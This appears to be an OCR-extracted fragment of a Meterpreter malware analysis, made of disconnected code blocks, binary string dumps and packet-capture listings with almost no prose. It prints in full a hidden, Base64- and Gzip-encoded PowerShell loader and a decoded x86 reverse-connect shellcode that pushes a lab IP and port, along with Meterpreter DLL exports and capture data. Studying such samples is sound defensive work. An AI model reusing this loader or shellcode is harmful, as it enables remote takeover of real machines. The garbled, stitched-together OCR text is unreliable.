gBJAFkAKwArAFEAUwB2AEQAMABTAG0AOABnAFoAOQAyAEoAVgBoAHoAVABnAEkANABoAE0AUgBLAFQAcwBFADAAbwA5ADcAUABjADEARgBaAFoAZAB3AFYAMwBrAGUAWQBMAEUAbwBKADYAMwBvAGsAZgArAFEAT
ABSAGMAbABEAEIAbQBLAEgAOQBwAGsAOABQAHgAMQAwAGsAawBhAFUAaABnAFgAeABMAEIARgB3ADQAUgBqADkAUQBsAGMAYgA2AEYASQA0ACsAUgBhACsASgBQAHQAVQB1AHkAeQByAEwAKwBWAFMAUAB0AHA
AUgBGAG8AZABhAFgAUQBEAFMARABpAHQAVABoAHQANwBpAFcATQA3AEUAMQBWAC8AZgB0AEkAZwBUADAAZABuAG8AeABCAHkAUAB6AHIAMgB6AGQAdgAzAHoAegBSAHoAUwBvAHYAdQBZAGIAVgAwAFcAUwAzAE
oAaABDAGIAMQB1AFUAeAAzAFcAbABkAEsARQBWAEQAcwBlAEUAUQBMAEwAbgBZAHcARwB1AHUATAB4AEsAaQBUADUAVgBKAEMAdgBwAGsATwBsAFYAeQBpAC8ANABkAE0AbgA1AHMAWAA4AHEAVQBRAFgAWABa
AEIAYwBGAGsAeQBLAGsAMwBCAFkATQBEAEcAYgBuAFkAdgBGAHUAbgA4AGgAOABYAFYAWQAzADQATgBDAEsAMQBUAFkAUgBEADYAbQBaADEAbwA3ADIARwBNAFAARQBaADIAZQBXAFgAegA5AFEAdQBJAFMAUgBO
AFAAVwB3AFEAcgAwAFkAWQBDAGIAQgBNAEkAVABPAFUAeQBmAGQAbQA5AFoARABLAEoAMQBzAHoAbwBjAHcAagBBAHIAbgBBAFUAZwB4AFIAQQBZAEgANgB0ADgASABzAFcAZABCAFUASwA3AEoASgBDAEEAagB0A
DMAMQBWAEEAMwBZAGQAcQBKAFoAbgAyAG8AVQBJADMAMgBlAG4AcABPAHkAaQBwAFYAWQBiAGoAMgBGAEMANgBDAGIAUwBMAGEAeQBnAE8AdwBZAHgANABoAG8ASwBpAG0AQgA2ADIAVQBDAEwANQBiAHEAaw
ArAGgAMgBzAG4AVABGAEkAWAB4AHoASgB6AE4AOQBVAHoASABBAC8AbgBWAFgAawBVAFMANQBHADQAUQBCAHIAawAzAG4AYwBXAHgASwBXAFkAcABWAEEAWQBTAG8AdAA2AHgATgB3ADQATgBNAGoATwBWAF
YAOABGAG8AbwBvAFoAbwAxAEUAQQBuAGgANgBCAEMASgBDAGsAQQBEAGcAeQBMAFEAVQBCAEkAZQA1AG8AMQAvAE0ATwBrAFYAYQA0AFkAQwBRAEUAbgBWADMAZgBOAGgAZwBPAG8ARQBzAFAAcABiADYAcgBIA
FIAdwBRAFQALwAxADMAaABGAGsAbAA3ADgAcwAyAHgAUwBJAEQANABVAFYAOABRAEwARABEAHUARABTAFUASQBSAFUAUwAyAGoALwBGAGQAZABuADkAYgA0AGUALwBhAFAAdABkAEcARgBWAEIARABrAFIAbwBX
AFcAOQBNAHoASQAxAE0AYQB6AG8AMwAzADYANgAyAGEAYgBGAG4AcwBPAHgAQQBFAEIASQBBAGEAQQBnAGUAbQBqAGcAbQBwAHgAVgBIAEMAbwBCAEgAZQAxAGUANABvAGwAVQBFAHoAOQBpAEsAbQBPADIAYQB
EADcAUwBFAFYAcgBSAGsAMgBmAEEAZAAwAEwATABGAGEAeAArADkAVAArADEANQBxAHkAQgBxADYANQBtAFAAcgBOAGkAeQBXADkAMQBhAHIAOQBXAHEAUABMAGEAZABZAFUAVQA2AGQAVQB0ACsANgBsAHIAUwB
yAHQALwBNADUAdwA1AHEAWABRAC8ARwA4AHQAWgBDAHIAVAA0AHQAUABvAHcAcgAyADAAVwBiAGIAcAAwAE8AOABzAGIAcgB3AHUAbgBXADMASwA2AEsANQBuAG8ANwBEAHoAeAAvAFgAUABQADkANABLAFAAdg
BYAEoAYwArAE4ARwBoAG4AVgBPADIAWgB4AFIAUABjAHEAZABXAFQAegBzAGgAYwBtAGMAVgBLAFgASwBlAHIAVgBvADgATwBlAGcALwB0AGgAcgB3AGYARAB4AGsAZQArAEkAWABnAHAAbgBTAEcANgBiAG8AagA1AH
MATQBTAHQANwBjAFcAUQBzADEAWgAyAGQAMgAyAC8AVwBGAHoAWgBuAHUAYgBjAFkAdQBTAGUAYQBIAFkAbwBUADMAVQBRACsAaQBUAGUAegAwAFkATgBJAE4ARgAwAEkAeABSADQAVwB5ADQAcgBJAFoAegB0A
EsAeQBlAG0AaABoAFoAcQBEADUAcwB0AGoAOAB3AHMAegBkAG8AbQBHAGgAUQBOADMAdgA0AGkAbgBmAEwANwAyAHUARgAwAHEAMgAzAHIARABkAHUAYgAzAEEANwBaAEYANgB6AFYAUwBpAE4AYgA1AEMASAB0
AG8AVgArAE0AQwB0ADkAYgBNADUAWABFAHIAZABIAHEAUwAvAFUANQBQAFUAaAA4AHoAaQBTAGsAWABWAFQASwBBAHoAcAA5AG4AYgBaAGEAdwBhAG8ARABqAGcATwBRADQANQB3AGcAegA0AE0AMwB0ACsAQ
QB2ADgAcwArAEQAcwB6AFIAbwBQAFMAcwBpADEAeAA3AHMAWQA1AHUAawB0AFgAcQA0AHUASgBkAFMAaQB3AHcAbQA2AE8AbAA4AGcAdQA2AGYAagBSAG4AYgBTAHoAaQBHAFcAWgBBAEkAOAB6AFAAcgBIAGMA
YQBYAEQAUQBPAE0ANwBIAEwAYQBXAHEAaABhAGYAdQByADgASQBHAEkAaQBEAEMANABTAGUAQwB1AHkAUwBvAFEATQBjAGIAZABkAEMAYgBEACsASQBUAGIAWQBEACsAagBwADkAQgBBAEEAMQBpAFcAVAAxADUA
ZAA2AGMAcQBUAG8AdgA0ADgAcQBEAFAAUgArAGYAawB0AEIAQQBrADEAdgBTAHUANgBmAEkAZABFAGcAWgB3AFoAeABYAFcANQBXAEkAVABSAFcAMQB4AFgAaQBwAEQAawByADIAZABXADUAWQB1AE4AdAB2AGQAbABwAEwATQA3AGgAZQBiAEoATwBkAHMANQAxADkATgBhAHoAOABWAG4ALwB6AE4AaQBoAHcAYQBiAHcAWQAvADMAYwA4AFMAZQBaAFQALwBaAC8AUwBVAFUAaQA4AFkAdQAzACsAKwBrADMAdwBwACsAQwA5AEQAZgBUADMAeQBFAHEAUQBSAFYAQgA4AFkARABJAC8AdgA3ADYAYgBYADgARAA4AFgAeAA0AHUAcQBPAHoANABCADMALwAvAEMAawBmADUAMgB1AEUAbgBsADgAQwBmAGYANQBQADkAZABzADUAcQB5ADEAQwBRAEEAQQAnACkAKQApACwAWwBJAE8ALgBDAG8AbQBwAHIAZQBzAHMAaQBvAG4ALgBDAG8AbQBwAHIAZQBzAHMAaQBvAG4ATQBvAGQAZQBdADoAOgBEAGUAYwBvAG0AcAByAGUAcwBzACkAKQApAC4AUgBlAGEAZAB
UAG8ARQBuAGQAKAApACkAKQA=';$s.UseShellExecute=$false;$s.RedirectStandardOutput=$true;$s.WindowStyle='Hidden';$s.CreateNoWindow=$true;$p=[System.Diagnostics.Process]::Start($s);"&echo
YZouDbazRMRMVTEaCxxaTwknOpgFSkEH
```


```
&([scriptblock]::create((New-Object IO.StreamReader(New-Object IO.Compression.GzipStream((New-Object
IO.MemoryStream(,[Convert]::FromBase64String('H4sIAJrUfFwCA7VW+2/aSBD+OZX6P1gVkm3V4RFoeskp0q15muIEYh4hFEUbe22WrL2w
XodHr//7jQEn6TWt2pPOArGenZmd+b6ZWRyJhTx2GCEL5ThWSn/6SeRKyiMF90fdovLl7ZujLhY4VLSce2coue3ppqYfHYE4R/iH7h/KhaJN0GJR4y
Gm0fT8vJoIQSK5f883iURxTMJ7Rkms6crfymhGBDm+up8TVypflNxdvsn4PWYHtU0VuzOiHKPIS/c63MVpOHlnwajU1M+fVX1yXJrm68sEs1hTnU0s
SZj3GFN15aueHtjfLIim2tQVPOa+zI9oVD7JD6IY++QSvD0Sm8gZ92JVhzTgI4hMRKTsE0o97Pc1FZZdwV3keYLEoJ63okf+QLRclDBmKH9pk8Px10
kkaUhgXxLBFw4Rj9Qlcb6FI4+Ra+JPtUuyyrL+VSPtpRFodaXQDSDitTht7iWM7E1V/ftIgT0dnoxByPzr2zdv3zzRzSovuYbV0WS3JhCb1uUx3Wld
KEVDseEQLLnYwGuuLxKiT5VJCvpkOlVyi/4dMn5sX8qUQXXZBcFkyKk3BYMDGbnYvFun8h8XVY34NCK1TYRD6mZ1o72GMPEZ2eWXz9QuISRNPWwQr0
YYCbBMITOUyfdm9ZDKJ1szocwjArnAUgxRAYH6t8HsWdBUK7JJCAjt31VA3YdqJZn2oUI32enpOyipVYbj2FC6CbSLaygOwYx4hoKimB62UCL5bqk+
h2snTFIXxzJzN9UzHA/nVXkUS5G4QBrk3ncWxKWYpVAYSot6xNw4NMjOVV8FoooZo1EAnh6BCJCkADgyLQUBIe5o1/MOkVa4YCQEnV3fNhgOoEsPpb
6rHRwQT/13hFkl78s2xSID4UV8QLDDuDSUIRUS2j/Fddn9b4e/aPtdGFVBDkRoWW9MzI1Mazo33662abFnsOxAEBIAaAgemjgmpxVHCoBHe1e4olUE
z9iKmO2aD7SEVrRk2fAd0LLFax+9T+15qyBq65mPrNiyW91ar9WqPLadYUU6dUt+6lrSrt/M5w5qXQ/G8tZCrT4tPowr20Wbbp0O8sbrwunW3K6K5n
o7Dzx/XPP94KPvXJc+NGhnVO2ZxRPcqdWTzshcmcVKXKerVo8Oeg/thrwfDxke+IXgpnSG6boj5sMSt7cWQs1Z2d22/WFzZnubcYuSeaHYoT3UQ+iT
ez0YNINF0IxR4Wy4rIZztKyemhhZqD5stj8wszdomGhQN3v4infL72uF0q23rDdub3A7ZF6zVSiNb5CHtoV+MCt9bM5XErdHqS/U5PUh8ziSkXVTKA
zp9nbZawaoDjgOQ45wgz4M3t+Av8s+DszRoPSsi1x7sY5uktXq4uJdSiwwm6Ol8gu6fjRnbSziGWZAI8zPrHcaXDQOM7HLaWqhafur8IGIiDC4SeCu
ySoQMcbddCbD+ITbYD+jp9BAA1iWT15d6cqTov48qDPR+fktBAk1vSu6fIdEgZwZxXW5WITRW1xXipDkr2dW5YuNtvdlpLM7hebJOds519Naz8Vn/z
NihwabwY/3c8SeZT/Z/SUUi8Yu3++k3wp+C9DfT3yEqQRVB8YDI/v76bX8D8Xx4uqOz4B3//Ckf52uEnl8Cff5P9ds5qy1CQAA'))),[IO.Compres
sion.CompressionMode]::Decompress))).ReadToEnd()))
```


```
>>> base64.b64decode("/OiCAAAAYInlMcBki1Awi1IMi1IUi3IoD7dKJjH/rDxhfAIsIMHPDQHH4vJSV4tSEItKPItMEXjjSAHRUYtZIAHTi0kY4zpJiz
SLAdYx/6zBzw0BxzjgdfYDffg7fSR15FiLWCQB02aLDEuLWBwB04sEiwHQiUQkJFtbYVlaUf/gX19aixLrjV1oMzIAAGh3czJfVGhMdyYHiej/0LiQAQAAKc
RUUGgpgGsA/9VqCmjAqC6BaAIAEVGJ5lBQUFBAUEBQaOoP3+D/1ZdqEFZXaJmldGH/1YXAdAz/Tgh17GjwtaJW/9VqAGoEVldoAtnIX//VizZqQGgAEAAAVm
oAaFikU+X/1ZNTagBWU1doAtnIX//VAcMpxnXuww==")
'\xfc\xe8\x82\x00\x00\x00`\x89\xe51\xc0d\x8bP0\x8bR\x0c\x8bR\x14\x8br(\x0f\xb7J&1\xff\xac<a|\x02, \xc1\xcf\r\x01\xc7\xe2
\xf2RW\x8bR\x10\x8bJ<\x8bL\x11x\xe3H\x01\xd1Q\x8bY \x01\xd3\x8bI\x18\xe3:I\x8b4\x8b\x01\xd61\xff\xac\xc1\xcf\r\x01\xc78\
xe0u\xf6\x03}\xf8;}$u\xe4X\x8bX$\x01\xd3f\x8b\x0cK\x8bX\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89D$$[[aYZQ\xff\xe0__Z\x8b\x12\
xeb\x8d]h32\x00\x00hws2_ThLw&\x07\x89\xe8\xff\xd0\xb8\x90\x01\x00\x00)\xc4TPh)\x80k\x00\xff\xd5j\nh\xc0\xa8.\x81h\x02\x0
0\x11Q\x89\xe6PPPP@P@Ph\xea\x0f\xdf\xe0\xff\xd5\x97j\x10VWh\x99\xa5ta\xff\xd5\x85\xc0t\x0c\xffN\x08u\xech\xf0\xb5\xa2V\x
ff\xd5j\x00j\x04VWh\x02\xd9\xc8_\xff\xd5\x8b6j@h\x00\x10\x00\x00Vj\x00hX\xa4S\xe5\xff\xd5\x93Sj\x00VSWh\x02\xd9\xc8_\xff
\xd5\x01\xc3)\xc6u\xee\xc3'
>>>
```

Disassembly:

```
0:  fc                      cld
1:  e8 82 00 00 00          call   0x88
6:  60                      pusha
7:  89 e5                   mov    ebp,esp
9:  31 c0                   xor    eax,eax
b:  64 8b 50 30             mov    edx,DWORD PTR fs:[eax+0x30]
f:  8b 52 0c                mov    edx,DWORD PTR [edx+0xc]
12: 8b 52 14                mov    edx,DWORD PTR [edx+0x14]
15: 8b 72 28                mov    esi,DWORD PTR [edx+0x28]
18: 0f b7 4a 26             movzx  ecx,WORD PTR [edx+0x26]
1c: 31 ff                   xor    edi,edi
1e: ac                      lods   al,BYTE PTR ds:[esi]
1f: 3c 61                   cmp    al,0x61
21: 7c 02                   jl     0x25
23: 2c 20                   sub    al,0x20
25: c1 cf 0d                ror    edi,0xd
28: 01 c7                   add    edi,eax
2a: e2 f2                   loop   0x1e
2c: 52                      push   edx
2d: 57                      push   edi
2e: 8b 52 10                mov    edx,DWORD PTR [edx+0x10]
31: 8b 4a 3c                mov    ecx,DWORD PTR [edx+0x3c]
34: 8b 4c 11 78             mov    ecx,DWORD PTR [ecx+edx*1+0x78]
38: e3 48                   jecxz  0x82
3a: 01 d1                   add    ecx,edx
3c: 51                      push   ecx
```

```
a6: 68 29 80 6b 00             push   0x6b8029
ab: ff d5                      call   ebp
ad: 6a 0a                      push   0xa
af: 68 c0 a8 2e 81             push   0x812ea8c0
b4: 68 02 00 11 51             push   0x51110002
```


..g../g..?g..]g..~g...g...g...g...g...h......P.....
.....
..... .!."#.$.%.&.'.(.).*.+.,.-.../.
0.1.2.3.4.5.6.7.8.9.:.;.<.=.>.?.@.A.B.C.D.E.F.G.H.I.J.K.L.M.N.O.metsrv.dll.Init._ReflectiveLoader@0.buffer_from_file.buffer_to_file.channel_close.channel_create.channel_create_datagram.channel_create_pool.channel_create_stream.channel_default_io_handler.channel_destroy.channel_exists.channel_find_by_id.channel_get_buffered_io_context.channel_get_class.channel_get_flags.channel_get_id.channel_get_native_io_context.channel_get_type.channel_interact.channel_is_flag.channel_is_interactive.channel_open.channel_read.channel_read_from_buffered.channel_set_buffered_io_handler.channel_set_flags.channel_set_interactive.channel_set_native_io_context.channel_set_type.channel_write.channel_write_to_buffered.channel_write_to_remote.command_deregister.command_deregister_all.command_handle.command_join_threads.command_register.command_register_all.core_update_desktop.core_update_thread_token.packet_add_completion_handler.packet_add_exception.packet_add_group.packet_add_request_id.packet_add_tlv_bool.packet_add_tlv_group.packet_add_tlv_qword.packet_add_tlv_raw.packet_add_tlv_string.packet_add_tlv_uint.packet_add_tlv_wstring.packet_add_tlv_wstring_len.packet_add_tlvs.packet_call_completion_handlers.packet_create.packet_create_group.packet_create_response.packet_destroy.packet_enum_tlv.packet_get_tlv.packet_get_tlv_group_entry.packet_get_tlv_meta.packet_get_tlv_string.packet_get_tlv_value_bool.packet_get_tlv_value_qword.packet_get_tlv_value_raw.packet_get_tlv_value_string.packet_get_tlv_value_uint.packet_get_tlv_value_wstring.packet_get_type.packet_is_tlv_null_terminated.packet_remove_completion_handler.packet_transmit.packet_transmit_empty_response.packet_transmit_response.scheduler_destroy.scheduler_initialize.scheduler_insert_waitable.scheduler_signal_waitable._scheduler_waitable_thread@4....k..........l......Li..........Fl..X...lk..........m..x...4k..........
0n..@...`i..... q..l...$k..........xq..
0....h..........rr.......k..........r.....*r...x...x...x..vx..dx..Px..>x..
(x...x...w..^r..Fr...x...r...q...q...q...q...q...q.....r...r...r.."l.....w...w...w...w..nw..^w..Hw..
6w...w...w...v...v...v..<n..Nn..fn..vn...n...n...n...n...n...n...n...o..*o..:o..Po...w..|o...o...o...o...o...o...o...o...p..
p..,p..8p..Fp..Zp..jp..~p...p...p...p...p...p...p...q...v...v...v...v..jv..Pv..
6v...v...v...u...u...u...u...u...u...w...w..ho...s...r...r...u...s.."s..
2s..>s..Ns..ds..ts...s...s...s...s...s...s...t...t.."t..2t..Nt..^t..nt...t...t...t...t...t...t...t...t...u..
$u..@u..Ru..hu..xu.....q..\q..Bq.....Fm..Xm..jm...m..
0m...m...m...m...n.."m...m...m...m.....Rl..vl...l...l...l...l...l..fl..... .....3...4...o...
8...Z...s.....P....l.....
.....r.....!.WSADuplicateSocketA.WS2_32.dll..F.CertGetCertificateContextProperty.CRYPT32.dll.t.InternetCrackUrlW...InternetOpenW.k.InternetCloseHandle.r.InternetConnectW....InternetReadFile....InternetSetOptionW..X.HttpOpenRequestW..^.HttpSendRequestW..Z.HttpQueryInfoW..WININET.dll.
.WinHttpCrackUrl...WinHttpOpen...WinHttpCloseHandle....WinHttpConnect....WinHttpReadData...WinHttpQueryOption....WinHttpSetOption....WinHttpOpenRequest....WinHttpSendRequest....WinHttpReceiveResponse....WinHttpQueryHeaders...WinHttpGetProxyForUrl.
.WinHttpGetIEProxyConfigForCurrentUser.WINHTTP.dll.E.GetProcAddress..X.FlushInstructionCache...VirtualAlloc....VirtualFree...VirtualProtect....VirtualQuery....WriteProcessMemory..<.LoadLibraryA..?.LoadLibraryW....GetModuleHandleA....ExitProcess...SetUnhandledExceptionFilter...ExitThread....GetLastError..p.GetSystemDirectoryW...GetVolumeInformationW...GetComputerNameW..b.FreeLibrary...GetCurrentProcess.
..GetCurrentProcessId...GetCurrentThreadId..s.SetLastError....GetModuleHandleW..D.LocalAlloc..8.GetOverlappedResult...ResetEvent..
%.WriteFile...ReadFile..R.CloseHandle.e.ConnectNamedPipe....CreateEventW....CreateNamedPipeA....Sleep...DuplicateHandle.p.SetHandleInformation..|.SetNamedPipeHandleState...PeekNamedPipe...CreateFileW...CreateNamedPipeW..o.GetSystemDirectoryA...GlobalFree..KERNEL32.dll..
..GetThreadDesktop..h.GetProcessWindowStation...GetUserObjectInformationW.USER32.dll....OpenProcessToken....OpenThreadToken...AdjustTokenPrivileges.
.AllocateAndInitializeSid..v.InitializeAcl.w.InitializeSecurityDescriptor....SetSecurityDescriptorDacl...SetSecurityDescriptorSacl...LookupPrivilegeValueW...SetEntriesInAclW..ADVAPI32.dll....CoCreateGuid..ole32.dll...CryptDecodeObjectEx...CryptImportPublicKeyInfo....CryptStringToBinaryA....GetFileSize...CreateFileA...CreateThread....TerminateThread...ResumeThread..Y.SetEvent....ReleaseMutex....WaitForS




No.	Source IP	Destination IP	Protocol	Source Port	Destination Port	Info
47	192.168.46.128	192.168.46.129	TLSv1	49375	8443	Application Data
48	192.168.46.129	192.168.46.128	TLSv1	8443	49375	Application Data, Application Data
49	192.168.46.128	192.168.46.129	TLSv1	49375	8443	Application Data
50	192.168.46.129	192.168.46.128	TLSv1	8443	49375	Application Data, Application Data
51	192.168.46.128	192.168.46.129	TLSv1	49375	8443	Application Data
52	192.168.46.129	192.168.46.128	TLSv1	8443	49375	Application Data, Application Data
53	192.168.46.128	192.168.46.129	TLSv1	49375	8443	Application Data
54	192.168.46.129	192.168.46.128	TLSv1	8443	49375	Application Data, Application Data
55	192.168.46.128	192.168.46.129	TLSv1	49375	8443	Application Data
56	192.168.46.129	192.168.46.128	TLSv1	8443	49375	Application Data, Application Data
57	192.168.46.128	192.168.46.129	TLSv1	49375	8443	Application Data
58	192.168.46.129	192.168.46.128	TLSv1	8443	49375	Application Data, Application Data
59	192.168.46.128	192.168.46.129	TLSv1	49375	8443	Application Data
60	192.168.46.129	192.168.46.128	TLSv1	8443	49375	Application Data, Application Data
61	192.168.46.128	192.168.46.129	TLSv1	49375	8443	Application Data
62	192.168.46.128	192.168.46.129	TLSv1	49375	8443	Application Data
63	192.168.46.129	192.168.46.128	TCP	8443	49375	8443 → 49375 [ACK] Seq=2389 Ack=3117 Win=41088 Len=0
64	192.168.46.129	192.168.46.128	TLSv1	8443	49375	Application Data, Application Data
65	192.168.46.128	192.168.46.129	TLSv1	49375	8443	Application Data

```
> Frame 45: 299 bytes on wire (2392 bits), 299 bytes captured (2392 bits)
> Ethernet II, Src: Vmware_1f:85:33 (00:0c:29:1f:85:33), Dst: Vmware_c0:34:ba (00:0c:29:c0:34:ba)
> Internet Protocol Version 4, Src: 192.168.46.128, Dst: 192.168.46.129
> Transmission Control Protocol, Src Port: 49375, Dst Port: 8443, Seq: 427, Ack: 325, Len: 245
> Secure Sockets Layer
```

```
0000  00 0c 29 c0 34 ba 00 0c  29 1f 85 33 08 00 45 00   ··)·4··· )··3··E·
0010  01 1d 63 87 40 00 80 06  b8 01 c0 a8 2e 80 c0 a8   ··c·@··· ····.···
```

meterpreter_https.pcap



Hosts (2) Files (1) Images Messages Credentials Sessions (3) DNS Parameters (13) Keywords Anomalies

Filter keyword: Case sensitive ExactPhrase Any column Clear Apply

Frame nr.	Filename	Extension	Size	Source host	S. port	Destination host	D. port	Protocol	Timestamp	Reconstructed file path
6	localhost.cer	cer	680 B	192.168.46.129 (Linux)	TCP 8443	192.168.46.128 (Windows)	TCP 49373	TlsCertificate	2019-03-04 14:58:35 UTC	F:\NetworkMiner_2-4\NetworkMiner_2-4\AssembledFiles\...

Certificate

General Details Certification Path

Certificate Information

This CA Root certificate is not trusted. To enable trust, install this certificate in the Trusted Root Certification Authorities store.

